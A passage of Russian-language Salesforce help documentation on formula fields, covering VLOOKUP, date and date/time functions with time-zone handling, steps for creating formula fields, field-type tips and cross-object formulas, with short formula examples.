`VLOOKUP(`*поле_для_возврата*`,` *поле_объекта_поиска*`,` *значение_поиска*`)` и замените *поле_для_возврата* полем, содержащим нужное значение; замените *поле_объекта_поиска* полем связанного объекта, содержащим значение, которое должно быть сопоставлено; замените *значение_поиска* значением, которое должно использоваться для сопоставления.

Пример правила проверки:

Данный пример проверяет действительность почтового индекса для счета путем поиска первых пяти символов значения в настраиваемом объекте Zip_Code__c, который содержит запись для каждого действительного почтового индекса США. Если объект Zip_Code__c не содержит почтового индекса или область для счета не соответствует полю State_Code__c в объекте Zip_Code__c, то система отображает ошибку.

```
AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA",
BillingCountry = "US"),
                  VLOOKUP(
$ObjectType.Zip_Code__c.Fields.State_Code__c,
$ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5))
<>
                  BillingState )
```

Прим.:

- Рекомендуем использовать данный пример, если поле страны для счета содержит значение US или USA.
- Почтовые индексы США могут быть загружены в виде CSV-файла на веб-узле http://zips.sourceforge.net.

Советы:

- Параметр *поле_для_возврата* должен содержать поле типа «Автонумерация», «Сводное резюмирование», «Взаимосвязь "Поиск"», «Взаимосвязь "Основная–подробная"», «Кнопка-флажок», «Дата», «Дата/время», «Эл. почта», «Число», «Процент», «Тел.», «Текст», «Область текста» или «URL-адрес».

- Параметр *поле_объекта_поиска* должен использовать поле настраиваемого объекта «Имя записи».
- Параметры *поле_объекта_поиска* и *значение_поиска* должны использовать одинаковый тип данных.
- При совпадении нескольких записей возвращается значение первой записи.
- Возвращенное значение должно относиться к настраиваемому объекту.
- Настраиваемое поле или настраиваемый объект, используемый данной функцией, не может быть удален.
- Данная функция доступна только в правилах проверки.

YEAR

Описание:	Данная функция возвращает четырехзначный год.
Использование:	`YEAR(`*дата*`)` и замените *дату* полем или выражением, содержащим нужный год.
Пример:	Формула `YEAR(TODAY())- YEAR(Initial_Meeting__c)` возвращает количество лет, прошедших после первой встречи с клиентом. Данный пример использует настраиваемое поле даты `Initial Meeting`.

СМ. ТАКЖЕ:

Операторы и функции формулы (A – H)

Операторы и функции формулы

Использование даты и значений даты/времени в формулах

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Формулы даты могут использоваться для управления сроками платежа, продолжительностью контрактов или любыми другими функциями организации, зависящими от времени или даты.

Даты могут использовать один из двух типов данных: «Дата» и «Дата/время». Как правило, значения даты используют тип данных «Дата», хранящий сведения о годе, месяце и дне. Некоторые поля (например, `CreatedDate`) используют тип данных «Дата/время», хранящий сведения о годе, месяце, дне и времени по Гринвичу, но отображающий их в часовом поясе пользователя. При просмотре в отчетах или на страницах сведений о записях поля типа «Дата» и «Дата/время» форматируются согласно региону пользователя.

Чтобы вычислить будущую дату или прошедшее время между двумя датами, примените ко значениям типа «Дата» и «Дата/время» математические операции (например, сложение или вычитание). Например, чтобы определить разницу между двумя исходными значениями в днях (тип данных «Число»), отнимите одну дату от другой. Чтобы вычислить десятичное значение, определяющее разницу в днях, часах и минутах, выполните аналогичную операцию над двумя значениями типа «Дата/время».

Например, разница между двумя значениями типа «Дата/время», выраженная десятичным числом «5,52», указывает, что промежуток между двумя значениями составляет 5 дней, 12 часов (0,5 дня) и 28 минут (0,02 дня). Поля типа «Дата» и «Дата/время» могут дополняться числовыми значениями. Например, операция `TODAY() + 3` прибавляет к текущей дате три дня. Дополнительную информацию и примеры использования дат см. в разделе «Примеры формул дат».

В рассмотренных примерах используются переменные *date* и *date/time*, соответствующие фактическим полям или значениям типа «Дата» и «Дата/время».

Помните, что размер сложных функций даты может превышать размер текстовых или числовых функций формулы, препятствуя использованию допустимого размера компиляции формулы. Дополнительную информацию о данной проблеме см. в документе *«Советы по сокращению размера формулы»*.

Функции TODAY() и NOW()

Функция `TODAY()` возвращает текущий день, месяц и год как тип данных «Дата». Данная функция может использоваться для вычисления количества прошедших дней, определения будущей даты или отображения текущей даты.

Функция `NOW()` возвращает текущую дату и время как тип данных «Дата/время». Данная функция может использоваться в формулах, содержащих не только дату, но и время.

Дополнительную информацию о преобразовании значений типа «Дата» и «Дата/время» см. в подразделе «Преобразование значений типа "Дата" и "Дата/время"».

Функция DATE()

Функция `DATE()` возвращает значение типа «Дата», учитывая год, месяц и день. Числовые значения года, месяца и дня, а также функции `YEAR()`, `MONTH()` и `DAY()`, являются допустимыми параметрами функции `DATE()`. Например, функция `DATE( 2013, 6, 1 )` возвращает значение «1 июня 2013 года». Аналогичная функция `DATE( YEAR( TODAY() ), MONTH( TODAY() ) + 3, 1)` возвращает значение типа «Дата», соответствующее первому дню предстоящего месяца (плюс 3 месяца) текущего года, при условии, что дата является допустимой (например, месяцу соответствует число от 1 до 12).

В противном случае функция `DATE()` возвращает ошибку. При использовании значений типа «Дата» рекомендуем всегда выполнять проверку на наличие ошибок. Дополнительную информацию о методах обработки недопустимых дат см. в разделе «Примеры формул дат».

Преобразование значений типа «Дата/время» в значения типа «Дата» (или наоборот)

Типы данных «Дата» и «Дата/время» не являются взаимозаменяемыми. Прежде чем выполнить операции между значениями типа «Дата» и «Дата/время», рекомендуем преобразовать одно из значений и убедиться, что оба значения используют один тип данных. Помните, что некоторые функции (например, `YEAR()`, `MONTH()` и `DAY()`) применяются только к значениям типа «Дата», поэтому значения типа «Дата/время» должны быть преобразованы первыми.

Чтобы преобразовать значение типа «Дата/время» в значение типа «Дата», воспользуйтесь функцией `DATEVALUE( date/time )`. Например, `YEAR( DATEVALUE( date/time ) )` позволяет извлечь год из значения типа «Дата/время».

Чтобы преобразовать значение типа «Дата» в значение типа «Дата/время», воспользуйтесь функцией `DATETIMEVALUE( date )`. Данная функция задает стандартное время (12:00 по Гринвичу), которое при просмотре записи отображается в часовом поясе соответствующего пользователя. Например, если пользователь находится в Сан-Франциско, то функция `DATETIMEVALUE( TODAY() )` возвращает значение «17:00» предыдущего дня (при переходе на летнее время) взамен значения «12:00» текущего дня. Дополнительную информацию см. в подразделе «Примечание по использованию поля типа "Дата/время" и часовых поясов».

Преобразование значений типа «Дата» в текст (или наоборот)

Чтобы добавить дату как часть строки, преобразуйте значение типа «Дата» в текст посредством функции `TEXT()`. Например, чтобы извлечь текущую дату в виде текста, воспользуйтесь формулой ниже.

```
"Today's date is " & TEXT( TODAY() )
```

Данная формула возвращает дату в формате ГГГГ-ММ-ДД вместо зависимого от региона формата. Чтобы изменить формат, рекомендуем сначала извлечь день, месяц и год из даты, а затем использовать их в нужном формате. Например:

```
"Today's date is " & TEXT( MONTH( date ) ) & "/" & TEXT( DAY( date ) ) & "/" & TEXT( YEAR(
 date ) ) )
```

Чтобы использовать строковое значение в других полях типа «Дата» и формулах, рекомендуем преобразовать текст в дату. Текст должен быть отформатирован как дата (ГГГГ-ММ-ДД). Чтобы извлечь значение типа «Дата», воспользуйтесь формулой ниже.

```
DATEVALUE( "YYYY-MM-DD" )
```

Преобразование значений типа «Дата/время» в текст (или наоборот)

Чтобы добавить значения типа «Дата/время» в строку, воспользуйтесь функцией `TEXT()`. Помните о различиях в часовых поясах. Например, воспользуйтесь формулой ниже.

```
"The current date and time is " & TEXT( NOW() )
```

Данная формула содержит функцию `NOW()`, соответствующую смещению относительно Гринвича. Как правило, значение функции `NOW()` отображается в часовом поясе соответствующего пользователя, но значение, преобразованное в текст, не подлежит данному преобразованию. Например, данная формула, выполняемая 1 августа в 17:00 по часовому поясу Сан-Франциско (GMT-7), возвращает следующий результат: «The current date and time is 2013–08–02 00:00:00Z».

Символ «Z», добавляемый при преобразовании значения типа «Дата/время» в текст, обозначает время по Гринвичу. Функция `TEXT( date/time )` возвращает символ «Z» при наличии пустого поля. Прежде чем преобразовать в текст, проверьте значение типа «Дата/время», которое может быть пустым.

```
IF(
 ISBLANK( date/time ),
 "",
 TEXT( date/time )
)
```

Чтобы преобразовать строку в значение типа «Дата/время», воспользуйтесь функцией `DATETIMEVALUE()`, передающей строку в формате ГГГГ-ММ-ДД ЧЧ:ММ:СС. Данный метод возвращает значение типа «Дата/время» по Гринвичу.

Примечание по использованию поля типа «Дата/время» и часовых поясов

Значения типа «Дата» и «Дата/время» хранятся по Гринвичу. При сохранении записи значения полей отображаются по Гринвичу, но при просмотре в отчетах и на страницах сведений о записях данные значения отображаются в часовом поясе соответствующего пользователя. Данный алгоритм не является проблемой при преобразовании дат, так как преобразование значения типа «Дата/время» в значение типа «Дата» возвращает аналогичное значение типа «Дата».

Тем не менее, при использовании полей и значений типа «Дата/время» преобразование всегда выполняется по Гринвичу, а не часовому поясу пользователя. При вычитании одного стандартного поля типа «Дата/время» из другого оба поля используют одинаковый часовой пояс. Если одно из используемых значений является результатом преобразования текстового значения или значения типа «Дата» в значение типа «Дата/время», то результаты могут различаться.

Например, пользователь из Сан-Франциско заполняет настраиваемое поле `Date_Time_c` типа «Дата/время» значением «12:00 2 августа 2013 года». Данное значение сохраняется как «2013–08–02 07:00:00Z», так как разница во времени относительно Гринвича составляет 7 часов. Пользователь просматривает запись в 00:00 1 августа по Тихоокеанскому летнему времени; при этом выполняется формула ниже.

```
Date_Time_c - NOW()
```

При вычислении функция `NOW()` заменяется значением «2013–08–01 19:00:00Z», которое затем вычитается из значения «2013–08–02 07:00:00Z», а формула возвращает результат «0,5» (12 часов).

Допустим, что формула преобразует строку «2013–08–01 12:00:00» в значение типа «Дата/время» взамен использования функции NOW().

```
Date_Time_c - DATETIMEVALUE( "2013-08-01 12:00:00" )
```

В данном случае функция `DATETIMEVALUE( "2013-08-01 12:00:00" )` соответствует значению «2013–08–01 12:00:00Z» и возвращает результат «0,79167» (19 часов).

Данная формула не позволяет определять часовой пояс пользователя. При нахождении всех пользователей в одном часовом поясе рекомендуем скорректировать разницу между часовым поясом пользователей и Гринвичем путем ее прибавления или вычитания из преобразованных значений. Тем не менее, формула не позволяет учитывать переход на летнее время, применяемый к некоторым часовым поясам, а также корректно обрабатывать ежегодно меняющиеся даты начала и окончания перехода. Рекомендуем использовать Apex для транзакций, требующих преобразования значений типа «Дата/время» в текстовые значения или значения типа «Дата», либо наоборот.

СМ. ТАКЖЕ:

Советы по созданию формул

Создание поля формулы

Поля настраиваемой формулы требуют наличия специальных атрибутов.

Прим.: Справочный видеоролик «Начало работы с формулами (Salesforce Classic)» позволяет получить наглядное представление об этапах создания.

1. Чтобы начать создание поля формулы, воспользуйтесь алгоритмом создания настраиваемого поля. См. раздел «Создание настраиваемых полей» на странице 5795.
2. Выберите тип данных для формулы. Исходя из результата вычисления, выберите соответствующий тип данных для формулы. См. раздел «Типы данных формулы» на странице 5928.
3. Исходя из выбранного типа данных, выберите количество знаков после запятой. Данный параметр пропускается для полей валюты в организациях, поддерживающих использование нескольких валют. Взамен, применяется параметр валюты «Знаки после запятой».

   Прим.: Значения полей формулы в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение –12,345 округляется до -12,34.
4. Нажмите кнопку **«Далее»**.
5. Чтобы создать формулу, выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о поле формулы:

- Просмотр настройки и конфигурации

Для создания, изменения или удаления полей формулы:

- «Настройка приложения»

a. Если формула создается на вкладке **«Сложная формула»** или для утверждений и правил (например, для бизнес-правил, правил проверки, назначения, автоматического ответа или расширения), нажмите кнопку **«Вставить поле»**, выберите поле и нажмите кнопку **«Вставить»**.

   Чтобы создать основную формулу, которая передает определенные данные Salesforce, откройте вкладку **«Простая формула»**, выберите тип поля в раскрывающемся списке «Выбрать тип поля» и выберите нужное поле в раскрывающемся списке «Вставить поле».

   Совет: Чтобы охватить связанные объекты и добавить ссылку на поля слияния этих объектов, создайте формулы кросс-объектов.

b. Чтобы вставить оператор, выберите соответствующий значок оператора в раскрывающемся списке «Вставить оператор».

c. Чтобы воспользоваться функциями и просмотреть дополнительные операторы и поля слияния, откройте вкладку **«Сложная формула»**. Функции — это готовые формулы, которые могут быть настроены посредством параметров ввода.

d. Чтобы вставить функцию, дважды щелкните ее имя в списке или выберите нужную функцию и щелкните **«Вставить выбранную функцию»**. Чтобы отфильтровать список функций, выберите нужную категорию в раскрывающемся списке «Функции». Чтобы просмотреть описание и примеры формул, использующих данную функцию, выберите нужную функцию и щелкните **«Справка по этой функции»**.

e. При необходимости добавьте комментарии к формуле (особенно при использовании сложной формулы). Комментарии должны начинаться косой чертой и звездочкой (/*), а заканчиваться наоборот — звездочкой и косой чертой (*/).

   Комментарии предназначены для пояснения некоторых компонентов формулы при просмотре определения формулы. Например:

```
AND(
/*competitor field is required, check to see if field is empty */
LEN(Competitor__c) = 0,
/* rule only enforced for ABCD record types */
RecordType.Name = "ABCD Value",
/* checking for any closed status, allows for additional closed picklist values in
the future */
CONTAINS(TEXT(StageName), "Closed")
)
```

   Кроме того, комментарии могут использоваться для *комментирования* разделов формулы при отладке и проверке синтаксиса на наличие ошибок.

   Прим.:

   - Вложенность комментариев инициирует возникновение синтаксической ошибки. Например, формула, содержащая указанный ниже компонент, не может быть сохранена.

     ```
     /* /* comment */ */
     ```

   - Комментирование целой формулы инициирует возникновение синтаксической ошибки.
   - Комментарии учитываются ограничениями по количеству символов и байтов в формулах.

Прим.: Поля формулы могут содержать не более 3 900 символов, включая пробелы, символы возврата и комментарии. Если формула содержит большее количество символов, рекомендуем создать отдельное поле

формулы и добавить ссылку на новое поле в другое поле формулы. Максимально допустимое количество символов, отображаемых после оценки выражения формулы, составляет 1300 символов.

6. Чтобы проверить формулу на наличие ошибок, нажмите кнопку **«Проверка синтаксиса»**.
7. При необходимости введите описание формулы в поле «Описание».
8. Если формула ссылается на поля чисел, валюты или процентов, выберите способ обработки пустых полей. Чтобы присвоить нулевое значение всем пустым полям, выберите «Считать пустые поля нулевыми». Чтобы оставить данные поля пустыми, выберите «Считать пустые поля пустыми».
9. Нажмите кнопку **«Далее»**.
10. Чтобы определить уровень доступности поля для конкретных профилей, настройте параметры безопасности поля и нажмите кнопку **«Далее»**.
11. Выберите макеты страниц, которые должны отображать данное поле. Поле добавляется в конец первого двухстолбцового раздела макета страницы. Настраиваемое поле пользователя автоматически добавляется в конец страницы сведений о пользователе.
12. По завершении нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные настраиваемые поля, нажмите кнопку **«Сохранить и создать»**.

Прим.: Поля формулы вычисляются автоматически, поэтому доступны только для чтения на страницах сведений о записях и не поддерживают обновление даты последнего изменения. Поля формулы не отображаются на страницах редактирования.

Все поля организаций-компаний, используемые в формулах организаций, доступны в качестве полей слияния. Поля организаций, поддерживаемые только организациями-лицами (например, «Дата рождения» и «Эл. почта»), недоступны.

Советы по созданию формул

Что такое формулы кросс-объектов?

СМ. ТАКЖЕ:

Элементы формулы

Поля слияния для формул

Советы по созданию формул

Операторы и функции формулы

Советы по созданию формул

Посмотреть демонстрационный ролик: Формулы: советы и ошибки в программах (Salesforce Classic)

- Доступные поля формулы могут ссылаться на поля, скрытые или доступные только для чтения согласно параметрам безопасности поля. Если поле формулы содержит конфиденциальные данные, рекомендуем скрыть данное поле посредством параметров безопасности.
- Поля формулы для действий могут быть добавлены в макеты страниц задач и событий. Обратите внимание, что поля формулы, связанные с задачами, не могут

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

использоваться в макетах страниц событий. Аналогично, поля формулы, связанные с событиями, не могут использоваться в макетах страниц задач.

- Чтобы определить, является ли запись задачей или событием, воспользуйтесь полем слияния `IsTask`. Например:

```
IF(IsTask, "This is a task", "This is an event")
```

Советы по использованию полей формулы типа «Дата» и «Дата/время»

Советы по использованию полей слияния в формулах

Советы по использованию числовых полей формулы

Советы по использованию полей формулы типа «Раскрывающийся список» и «Раскрывающийся список со множественным выбором»

Советы по использованию типов записей в формулах

Советы по использованию текстовых полей формулы

СМ. ТАКЖЕ:

Создание поля формулы

Типичные ошибки формулы

Советы по использованию полей формулы типа «Дата» и «Дата/время»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- При вычислении дат и времени всегда используется часовой пояс пользователя.
- Поля типа «Дата» и «Дата/время» не являются взаимозаменяемыми. Имя поля не позволяет определить, является ли данное поле полем типа «Дата» или «Дата/время». Например, поля «Дата создания» и «Дата последнего изменения» — это поля типа «Дата/время», тогда как поле «Дата последнего действия» — это поле типа «Дата». Чтобы преобразовать поле типа «Дата/время» в поле типа «Дата», воспользуйтесь функцией DATEVALUE.

  Прим.: Поля «Дата создания» и «Дата последнего изменения» отображают только дату, но не время.

- Чтобы вычислить продолжительность, добавьте операторы сложения и вычитания в поля типа «Дата» или «Дата/время». Например, чтобы вычислить количество дней между двумя датами, отнимите одно значение даты от другого. Аналогично, чтобы вычислить количество дней между двумя датами в виде числа, отнимите одно значение даты/времени от другого. Примеры использования см. в определении функции NOW или TODAY.
- Чтобы вычислить другое значение даты или даты/времени, воспользуйтесь операторами сложения и вычитания. Например, формула `{!CreatedDate} + 5` вычисляет дату и время, которые наступят через пять дней после даты создания записи. Обратите внимание, что выражение возвращает тот же тип данных; поле даты плюс/минус число возвращает дату, а поле даты/времени плюс/минус число возвращает дату/время.
- Если в вычислениях даты участвуют дроби, то система Salesforce пропускает любые цифры, расположенные после десятичной запятой. Например:

  Формула `TODAY() + 0.7` соответствует формуле `TODAY() + 0`, возвращающей текущую дату.

  Формула `TODAY() + 1.7` соответствует формуле `TODAY() + 1`, возвращающей завтрашнюю дату.

  Формула `TODAY() + (-1.8)` соответствует формуле `TODAY() + (-1)`, возвращающей вчерашнюю дату.

- Чтобы вычислить значение двух дробей, рекомендуем сгруппировать их посредством скобок. Например:

  Формула `TODAY() + 0.5 + 0.5` соответствует формуле `TODAY() + 0 + 0`, возвращающей текущую дату.

  Формула `TODAY() + (0.5+0.5)` соответствует формуле `TODAY() + 1`, возвращающей завтрашнюю дату.

- Значение года не может быть нулевым и должно находиться в диапазоне от -4713 до 9999.

СМ. ТАКЖЕ:

Советы по созданию формул

Советы по использованию полей слияния в формулах

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Поля слияния объектов доступны делегированным администраторам в формулах только при наличии доступа к настраиваемым объектам.
- Все поля организаций-компаний, используемые в формулах организаций, доступны в качестве полей слияния. Поля организаций, поддерживаемые только организациями-лицами (например, «Дата рождения» и «Эл. почта»), недоступны.
- Поля формулы, содержащие поля слияния связанного объекта, не могут использоваться полями сводного резюмирования.
- Формулы и поля сводного резюмирования не могут ссылаться на поля внешних объектов.
- Использование поля слияния `RecordType.Id` может снизить читаемость формулы. Чтобы уточнить предназначение формулы, рекомендуем использовать встроенные комментарии.
- Чтобы определить, является ли запись задачей или событием, воспользуйтесь полем слияния `IsTask`. Например:

```
IF(IsTask, "This is a task", "This is an event")
```

- Чтобы добавить ссылку на уникальный идентификатор организации Salesforce в формулу, вставьте поле слияния `$Organization.Id`. Данное поле слияния может отображаться во всех областях, доступных полям формулы, кроме отчетов.
- Некоторые поля слияния отображаются в виде переключателей, но при использовании в формулах действуют как поля раскрывающегося списка.

  Ниже перечислены поля слияния, которые при использовании в формулах могут содержать значения «Чтение», «Правка» и «Нет».

  - $UserRole.CaseAccessForAccountOwner
  - $UserRole.OpportunityAccessForAccountOwner
  - CaseAccessLevel (для территории)
  - OpportunityAccessLevel (для территории)

  Ниже перечислены поля слияния, которые при использовании в формулах могут содержать значения «Чтение», «Правка» и «Все».

  - AccountAccessLevel (для территории)

- Созданное поле формулы контактов, ссылающееся на поля слияния организации, может быть добавлено в макеты страниц контактов, но должно быть исключено из макетов страниц организаций-лиц. Поле формулы, используемое на странице организаций-лиц, отображает значение #Ошибка.

СМ. ТАКЖЕ:

Советы по созданию формул

Советы по использованию числовых полей формулы

- Если формула содержит поля процентов, воспользуйтесь десятичным представлением процента. Например, формула `IF(Probability =1...)` соответствует 100% вероятности, а формула `IF(Probability =0.9...)` 90% вероятности.
- Формулы позволяют ссылаться на поля автонумерации как на текстовые поля.
- Результат формулы может содержать не более 19 цифр.
- Формулы могут содержать числа, проценты и валюты. Например, `AnnualRevenue / NumberOfEmployees`.
- Значения полей формулы в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение –12,345 округляется до -12,34.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

СМ. ТАКЖЕ:

Советы по созданию формул

Советы по использованию полей формулы типа «Раскрывающийся список» и «Раскрывающийся список со множественным выбором»

- Ниже перечислены функции, поддерживающие использование полей типа «Раскрывающийся список».
  - ISPICKVAL: сопоставляет значение раскрывающегося списка с одним значением.
  - CASE: сопоставляет значение раскрывающегося списка с несколькими значениями.
  - TEXT: преобразует значение раскрывающегося списка в текстовое значение, которое может использоваться в функциях, поддерживающих текстовые значения (например, CONTAINS). (Данная функция доступна только в ресурсах формулы потока, полях формулы, правилах проверки и обновлениях полей бизнес-правил.)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Функция TEXT всегда возвращает значения раскрывающегося списка на основном языке организации, а не на языке текущего пользователя.
- Ниже перечислены функции, поддерживающие использование полей типа «Раскрывающийся список со множественным выбором».
  - INCLUDES
  - ISBLANK
  - ISNULL
  - ISCHANGED(Данная функция доступна только в правилах назначения, правилах проверки, обновлениях полей и бизнес-правилах, использующих критерий оценки **«Оценить правило, если запись:создано и изменено»**)

- PRIORVALUE(Данная функция доступна только в правилах назначения, правилах проверки, обновлениях полей и бизнес-правилах, использующих критерий оценки **«Оценить правило, если запись:создано и изменено»**)

СМ. ТАКЖЕ:

Советы по созданию формул

Советы по использованию типов записей в формулах

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Record types available in: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Типы записей, используемые в формулах, позволяют применять разные бизнес-правила, правила проверки и фильтры поиска к разным типам записей. Например, ниже перечислены доступные действия.

- Создайте бизнес-правило для организаций, отправляющее сообщения эл. почты разным рабочим группам на основе типа записи, выбранного пользователем при создании организации.
- Создайте правило проверки для возможностей, позволяющее участникам группы сбыта «Северная Америка» сохранять возможности только с типом записи «Внутренние продажи».

Чтобы добавить ссылку на конкретный тип записи, воспользуйтесь полем `RecordTypeId` вместо поля `RecordType.Name` (при наличии такой возможности). Поле `RecordType.Name` облегчает восприятие формулы, но требует обновления формулы при изменении имени типа записи, тогда как код типа записи остается неизменным. В отличие от поля `RecordTypeId`, поле `RecordType.Name` требует ссылку кросс-объекта на тип записи. Однако, при развертывании формулы в организациях (например, между безопасной и производственной средой) рекомендуем использовать поле `RecordType.Name`, так как организации используют разные коды.

Рекомендуем избегать использования поля `$RecordType` в формулах, кроме формул стандартных значений. Взамен, рекомендуем использовать поле слияния `RecordType` (например, `Account.RecordType.Name`) или поле объекта `RecordTypeId`.

СМ. ТАКЖЕ:

Советы по созданию формул

Советы по использованию текстовых полей формулы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Прежде чем воспользоваться функцией HYPERLINK, просмотрите различия, существующие между гиперссылками и настраиваемыми ссылками.
  - Поля формулы гиперссылки аналогичны другим настраиваемым полям, доступным для отображения в списковых представлениях и отчетах.
  - Настраиваемые ссылки отображаются в предопределенном разделе страниц сведений; поля формулы гиперссылки отображаются в любой выбранной области страницы сведений.
  - Настраиваемые ссылки позволяют определять свойства отображения (например, положение текущего или отдельного всплывающего окна); поля формулы гиперссылки открывают новое окно обозревателя по умолчанию или позволяют выбирать другое целевое окно или рамку.

  - Формулы могут ссылаться на настраиваемые ссылки. Прежде чем удалить настраиваемую ссылку, убедитесь, что она не используется полем формулы.
  - Поля формулы гиперссылки, содержащие относительные URL-адреса страниц Salesforce (например, `/rpt/reportwizard.jsp`), могут быть добавлены в списковые представления, отчеты и связанные списки. Тем не менее, прежде чем добавить формулу гиперссылки в макет поиска, введите полный URL-адрес, включая имя сервера и протокол `https://`. Поля формулы недоступны в макетах результатов поиска.
- Чтобы вставить текст в поле формулы, добавьте кавычки вокруг текста. Например, чтобы отобразить строку «ОБРАЩЕНИЕ: 123», воспользуйтесь следующей формулой: `"ОБРАЩЕНИЕ: "& CaseNumber__c`.
- Чтобы вставить кавычки или обратную косую черту в качестве литерального значения, воспользуйтесь обратной косой чертой (\). Например, `"Проблема\\Обращение \"Билет\": "` в формуле отображает строку «Проблема\Обращение "Билет":» на страницах сведений.

СМ. ТАКЖЕ:

Советы по созданию формул

Что такое формулы кросс-объектов?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Формулы кросс-объектов — это формулы, охватывающие два связанных объекта и ссылающиеся на поля слияния этих объектов. Формулы кросс-объектов могут ссылаться на поля слияния основного объекта («родителя»), если объект является подробным во взаимосвязи «Основная — подробная». Формулы кросс-объектов формулы также работают с взаимосвязями поиска.

Ссылки на поля могут находиться в объектах на расстоянии до 10 взаимосвязей. Формулы кросс-объектов доступны так же, как и обычные формулы, кроме случаев создания стандартных значений.

Прим.: При создании формулы, ссылающейся на поле другого объекта, и ее добавлении в макет страницы, поле объекта доступно пользователям, несмотря на недоступность записи объекта. Например, при создании поля формулы для объекта «Обращение», ссылающегося на поле организации, и его добавлении в макет страницы обращений, данное поле доступно пользователям, несмотря на недоступность записи организации.

Создание формул кросс-объектов на вкладке «Простая формула»

Создание кросс-объектных формул на вкладке «Сложная формула»

Советы по созданию формул кросс-объектов

СМ. ТАКЖЕ:

Создание поля формулы

Создание формул кросс-объектов на вкладке «Простая формула»

Чтобы создать формулу кросс-объекта, введите имена взаимосвязей для охватываемых объектов и укажите поле для ссылки при создании формулы на вкладке «Простая формула». Чтобы разделить имена взаимосвязей для каждого объекта и поле, рекомендуем использовать точки.

Пример: Например, введите `Contact.Account.Name`, чтобы добавить ссылку на поле «Имя организации» для контакта, связанного с обращением, в поле формулы для объекта «Обращение». Убедитесь в использовании имен взаимосвязей объектов, а не меток. Имя взаимосвязи обычно соответствует имени объекта, но формально является именем поля взаимосвязи.

При обращении к имени родительской организации в объекте «Организация» воспользуйтесь синтаксисом `Parent.Name`, а не `Account.Name`. При добавлении ссылки на настраиваемый объект рекомендуем дополнить его имя двумя символами подчеркивания и буквой *r*. Например, `Position__r.title__c` ссылается на поле «Должность» (`title__c`) настраиваемого объекта «Позиция».

Прим.: При создании формулы, ссылающейся на поле другого объекта, и ее добавлении в макет страницы, поле объекта доступно пользователям, несмотря на недоступность записи объекта. Например, при создании поля формулы для объекта «Обращение», ссылающегося на поле организации, и его добавлении в макет страницы обращений, данное поле доступно пользователям, несмотря на недоступность записи организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения формул кросс-объектов:
- Настройка приложения

СМ. ТАКЖЕ:

Создание кросс-объектных формул на вкладке «Сложная формула»

Что такое формулы кросс-объектов?

Создание кросс-объектных формул на вкладке «Сложная формула»

Чтобы создать формулу кросс-объекта, нажмите кнопку **«Вставить поле»** и щелкните связанный объект для отображения списка его полей при создании формулы на вкладке «Сложная формула», либо для утверждений или правил (например, бизнес-правила, правила проверки, правила назначения, правила автоматического ответа или правила расширения). Связанные объекты помечаются символом (>).

Прим.: При создании формулы, ссылающейся на поле другого объекта, и ее добавлении в макет страницы, поле объекта доступно пользователям, несмотря на недоступность записи объекта. Например, при создании поля формулы для объекта «Обращение», ссылающегося на поле организации, и его добавлении в макет страницы обращений, данное поле доступно пользователям, несмотря на недоступность записи организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения формул кросс-объектов:
- Настройка приложения

Пример: Значение поля слияния `Profile.Name` может изменяться в зависимости от контекста ссылающегося поля формулы кросс-объекта. Значением на страницах сведений является имя профиля, а в списковых представлениях и отчетах внутреннее значение связанного профиля. Если формула содержит поле слияния `Profile.Name`, рекомендуем использовать функцию `OR` для отображения ожидаемого результата. Например:

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name
 = "PT2"),
     "Standard", "Not Standard")
```

Данное правило не применяется к именам профилей, используемым глобальной переменной `$Profile`.

СМ. ТАКЖЕ:

Создание формул кросс-объектов на вкладке «Простая формула»

Что такое формулы кросс-объектов?

Советы по созданию формул кросс-объектов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Формулы кросс-объектов, ссылающиеся на поля валюты, преобразуют значение в валюту записи, содержащей формулу. Если используемое поле валюты принадлежит настраиваемому параметру, то значение поля не преобразуется в валюту записи.
- Система Salesforce позволяет использовать не более 10 уникальных взаимосвязей на объект в формулах кросс-объектов. Данное ограничение является общим для всех полей формулы, правил и фильтров поиска. Например, если две разные формулы для возможностей ссылаются на два разных поля связанной организации, то используется только одна уникальная взаимосвязь (между возможностями и организациями).
- Поля сводного резюмирования не могут ссылаться на формулы кросс-объектов.
- Формулы кросс-объектов не могут ссылаться на поля слияния объектов, связанных с действиями. Например, поля слияния для контактов и организаций недоступны в формулах задач и событий.

